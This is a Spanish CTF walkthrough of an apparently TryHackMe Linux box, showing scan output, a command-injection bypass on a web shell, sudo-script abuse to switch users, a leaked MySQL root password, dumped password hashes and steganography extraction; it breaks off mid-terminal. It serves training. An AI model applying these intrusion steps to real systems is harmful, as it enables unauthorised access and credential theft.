

(De fácil e intuitiva no tiene absolutamente nada)

Empezamos por una máquina de THM, primeramente omitiremos la parte de la VPN, la darémos por sobreentendida, por lo que directamente vamos a hacer el ping inicial de reconocimiento. TTL cercano a 64, sabemos ahora que es un linux.




Seguidamente hacemos el nmap, vemos en primera instancia que nos lista el puerto 22, 80 y 21.




```
PORT   STATE SERVICE REASON         VERSION
21/tcp open  ftp     syn-ack ttl 63 vsftpd 3.0.3
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.8.28.60
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 4
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r--    1 1001     1001           90 Oct 03  2020 note.txt
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linu
| ssh-hostkey:
|   2048 09:f9:5d:b9:18:d0:b2:3a:82:2d:6e:76:8c:c2:01:44 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDcxgJ3GDCJNTr2pG/lKpGexQ+zhCKUcUL0hjhsy6
QriwN+mKgIfrKYyoG7iLWZs92jsUEZVj7sHteOq9UNnyRN4+4FvDhI/8QoOQ19IMszrbpxQV3GQK44xy
zny2SHWdKsOUUAkxkEIeEVXqa2pehJwqs0IEuC04sv
|   256 1b:cf:3a:49:8b:1b:20:b0:2c:6a:a5:51:a8:8f:1e:62 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBFetPK
|   256 30:05:cc:52:c6:6f:65:04:86:0f:72:41:c8:a4:39:cf (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIKHq62Lw0h1xzNV41zO3BsfpOiBI3uy0XHtt6TOMHB
80/tcp open  http    syn-ack ttl 63 Apache httpd 2.4.29 ((Ubuntu))
| http-methods:
|_  Supported Methods: GET POST OPTIONS HEAD
|_http-title: Game Info
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-favicon: Unknown favicon MD5: 7EEEA719D1DF55D478C68D9886707F17
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```


Podemos ver que tenemos acceso al puerto 21, con anonymous, de hecho hay una nota para nosotros. Nos conectamos y vemos el contenido de esta, al parecer creo que es un usuario. No entiendo la siguiente parte, pero strings es una comanda de linux, que quizas hay que tener en cuenta. Despues de fijarme en detalle con el futuro es básicamente que nos va a bloquear en una shell los

tipicos payloads normales




Explorando ahora el puerto 80 dejo el resultado del whatweb, yo no veo nada extraño, solo que el Jquery es algo viejo, dejo listado el searchsploit que he hecho tambien no vaya a ser que la vulnerabilidad al final SI sea por jquery antiguo






La página principal es una página de deportes generica




De una forma bastante realista hay una webshell para ejecutar comandos en el directorio /secret. Lo he encontrado a traves de gobuster y nikto


```
$ nikto --host 10.10.249.151
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          10.10.249.151
+ Target Hostname:    10.10.249.151
+ Target Port:        80
+ Start Time:         2025-01-31 09:18:53 (GMT1)
---------------------------------------------------------------------------
+ Server: Apache/2.4.29 (Ubuntu)
+ /: The anti-clickjacking X-Frame-Options header is not p
+ /: The X-Content-Type-Options header is not set. This co
/www.netsparker.com/web-vulnerability-scanner/vulnerabilit
+ No CGI Directories found (use '-C all' to force check al
+ Apache/2.4.29 appears to be outdated (current is at leas
+ /images: IP address found in the 'location' header. The
+ /images: The web server may reveal its internal or real
i-bin/cvename.cgi?name=CVE-2000-0649
+ /: Server may leak inodes via ETags, header found with f
3-1418
+ OPTIONS: Allowed HTTP Methods: GET, POST, OPTIONS, HEAD
+ /css/: Directory indexing found.
+ /css/: This might be interesting.
+ /secret/: This might be interesting.
+ /images/: Directory indexing found.
+ /icons/README: Apache default file found. See: https://w
```

```
$ sudo gobuster dir -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://10.10.249.151 -x php,xml,txt,css,phtml,bak,
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.249.151
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              php,xml,txt,css,phtml,bak,
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.                    (Status: 200) [Size: 35184]
/.phtml               (Status: 403) [Size: 278]
/.php                 (Status: 403) [Size: 278]
/images               (Status: 301) [Size: 315] [--> http://10.10.249.151/images/]
/contact.php          (Status: 200) [Size: 0]
/css                  (Status: 301) [Size: 312] [--> http://10.10.249.151/css/]
/style.css            (Status: 200) [Size: 37910]
/js                   (Status: 301) [Size: 311] [--> http://10.10.249.151/js/]
/fonts                (Status: 301) [Size: 314] [--> http://10.10.249.151/fonts/]
/secret               (Status: 301) [Size: 315] [--> http://10.10.249.151/secret/]
Progress: 71760 / 1764488 (4.07%)
```



Finalmente y después de probar todos los payloads posibles he conseguido bypassear las restricciones de reverse Shell que me pedían.
Es importante saber, que primero he hecho una comanda que me permitiese usarla normal, como whoami despues he puesto el punto y coma





Le aplicamos el tratamiento de la TTY

```
File  Edit  View  Search  Terminal  Help
www-data@ubuntu:/var/www/html/secret$ export TERM=xterm
www-data@ubuntu:/var/www/html/secret$ export SHELL=bash
www-data@ubuntu:/var/www/html/secret$ ^C
www-data@ubuntu:/var/www/html/secret$ ^C
www-data@ubuntu:/var/www/html/secret$
```

Tenemos estos 3 usuarios, de estos 3 usuarios vamos a explorar un poco como vamos a cambiar hasta llegar a root

```
total 12
drwxr-x--- 2 anurodh anurodh 4096 Oct  4  2020 anurodh
drwxr-xr-x 5 apaar   apaar   4096 Oct  4  2020 apaar
drwxr-x--- 4 aurick  aurick  4096 Oct  3  2020 aurick
```

Puedo ejecutar sin password el /home/apaar/.helpline.sh. Vamos a ver si podemos realizar un desplazamiento lateral

```
www-data@ubuntu:/$ sudo -l
Matching Defaults entries for www-data on ubuntu:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bi
n\:/snap/bin

User www-data may run the following commands on ubuntu:
    (apaar : ALL) NOPASSWD: /home/apaar/.helpline.sh
www-data@ubuntu:/$ nano /home/apaar/.helpline.sh
Unable to create directory /var/www/.local/share/nano/: No such file or director
y
```

Tenemos el mensaje para enviar a alguien, como vamos a vulnerar esto?

```
www-data@ubuntu:/$ sudo ./home/apaar/.helpline.sh
[sudo] password for www-data:
Sorry, try again.
[sudo] password for www-data:
sudo: 1 incorrect password attempt
www-data@ubuntu:/$ sudo -u apaar ./home/apaar/.helpline.sh

Welcome to helpdesk. Feel free to talk to anyone at any time!

Enter the person whom you want to talk with: kevin
Hello user! I am kevin,  Please enter your message: capullo
Thank you for your precious time!
www-data@ubuntu:/$
```

```
Thank you for your precious time!
www-data@ubuntu:/$ sudo -u apaar ./home/apaar/.helpline.sh

Welcome to helpdesk. Feel free to talk to anyone at any time!

Enter the person whom you want to talk with: /bin/bash
Hello user! I am /bin/bash,  Please enter your message: /bin/bash
whoami
apaar
```

```
cd /home
ls -l
total 12
drwxr-x--- 2 anurodh anurodh 4096 Oct  4  2020 anurodh
drwxr-xr-x 5 apaar   apaar   4096 Oct  4  2020 apaar
drwxr-x--- 4 aurick  aurick  4096 Oct  3  2020 aurick
cd apaar
ls -l
total 4
-rw-rw---- 1 apaar apaar 46 Oct  4  2020 local.txt
cat local.txt
{USER-FLAG: e8vpd3323cfvlp0qpxxx9qtr5iq37oww}
```

Buscando en directorios despues de que crontab y los SUID no fuesen una buena alternativa veo que hay un .php con credenciales

de root que podrian ser las necesarias para escalar privilegios.

```
File  Edit  View  Search  Terminal  Help
cat index.php
<html>
<body>
<?php
        if(isset($_POST['submit']))
        {
                $username = $_POST['username'];
                $password = $_POST['password'];
                ob_start();
                session_start();
                try
                {
                        $con = new PDO("mysql:dbname
root","!@m+her00+@db");
                        $con->setAttribute(PDO::ATT
G);
                }
                catch(PDOException $e)
```


```
total 20
-rw-r--r-- 1 root root  391 Oct  3  2020 account.php
-rw-r--r-- 1 root root  453 Oct  3  2020 hacker.php
drwxr-xr-x 2 root root 4096 Oct  3  2020 images
-rw-r--r-- 1 root root 1153 Oct  3  2020 index.php
-rw-r--r-- 1 root root  545 Oct  3  2020 style.css
pwd
/var/www/files
```

```
apaar@ubuntu:/var/www/files$ mysql -u root -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 4
Server version: 5.7.31-0ubuntu0.18.04.1 (Ubuntu)

Copyright (c) 2000, 2020, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>
```

De nuevo con el desplazamiento lateral nos muestran unas credenciales a quebrar que no se en que formato estan, pero hay

que descifrarlo para seguir con el challenge.

```
mysql> select webportal;
ERROR 1054 (42S22): Unknown column 'webportal' in 'field list'
mysql> use webportal;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+---------------------+
| Tables_in_webportal |
+---------------------+
| users               |
+---------------------+
1 row in set (0.00 sec)

mysql> select * from users
    -> ;
+----+-----------+----------+-----------+----------------------------------+
| id | firstname | lastname | username  | password                         |
+----+-----------+----------+-----------+----------------------------------+
|  1 | Anurodh   | Acharya  | Aurick    | 7e53614ced3640d5de23f111806cc4fd |
|  2 | Apaar     | Dahal    | cullapaar | 686216240e5af30df0501e53c789a649 |
```




Download CrackStation's Wordlist

```
apaar@ubuntu:/home$ ls -l
total 12
drwxr-x--- 2 anurodh anurodh 4096 Oct  4  2020 anurodh
drwxr-xr-x 5 apaar   apaar   4096 Feb  3 10:41 apaar
drwxr-x--- 4 aurick  aurick  4096 Oct  3  2020 aurick
apaar@ubuntu:/home$ su anurodh
Password:
su: Authentication failure
apaar@ubuntu:/home$
```


Nos hemos comido de lleno el RABBIT HOLE, no era eso.

```
apaar@ubuntu:/var/www/files$ python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
10.10.137.148 - - [03/Feb/2025 10:45:36] "GET / HTTP/1.1" 200 -
10.10.137.148 - - [03/Feb/2025 10:45:37] code 404, message File not found
10.10.137.148 - - [03/Feb/2025 10:45:37] "GET /favicon.ico HTTP/1.1" 404 -
```



Directory listing for /

- account.php
- hacker.php
- images/
- index.php
- style.css



He hecho un conjunto de capturas pero básicamente lo importante aquí es que hacker-with-laptop.jpg esconde algo dentro y ese es realmente el hackeo, no todo lo de antes del rabbit hole que nos hemos comido, hemos compatido un servidor python con la siguiente comanda ``python3 -m http.server 8080

Con esa comanda he conseguido descargar la imagen en mi repositorio local, tal como se muestran n las imagenes de antes, una vez descargada la imágen tanto de forma física como con un wget, como se prefiera, la tenemos que pasar con el stegseek

```
└─$ stegseek hacker-with-laptop_23-2147985341.jpg
StegSeek 0.6 - https://github.com/RickdeJager/StegSeek

[i] Found passphrase: ""
[i] Original filename: "backup.zip".
[i] Extracting to "hacker-with-laptop_23-2147985341.jpg.out".


┌──(jouker㉿joukerm)-[~/Descargas]
└─$ ls -l
total 84
-rw-rw-r-- 1 jouker jouker 68841 feb  5 12:38 hacker-with-laptop_23-214798534
1.jpg
-rw-rw-r-- 1 jouker jouker   750 feb  5 12:45 hacker-with-laptop_23-214798534
1.jpg.out
-rw-rw-r-- 1 jouker jouker  8305 feb  5 12:30 Joukerr.ovpn

┌──(jouker㉿joukerm)-[~/Descargas]
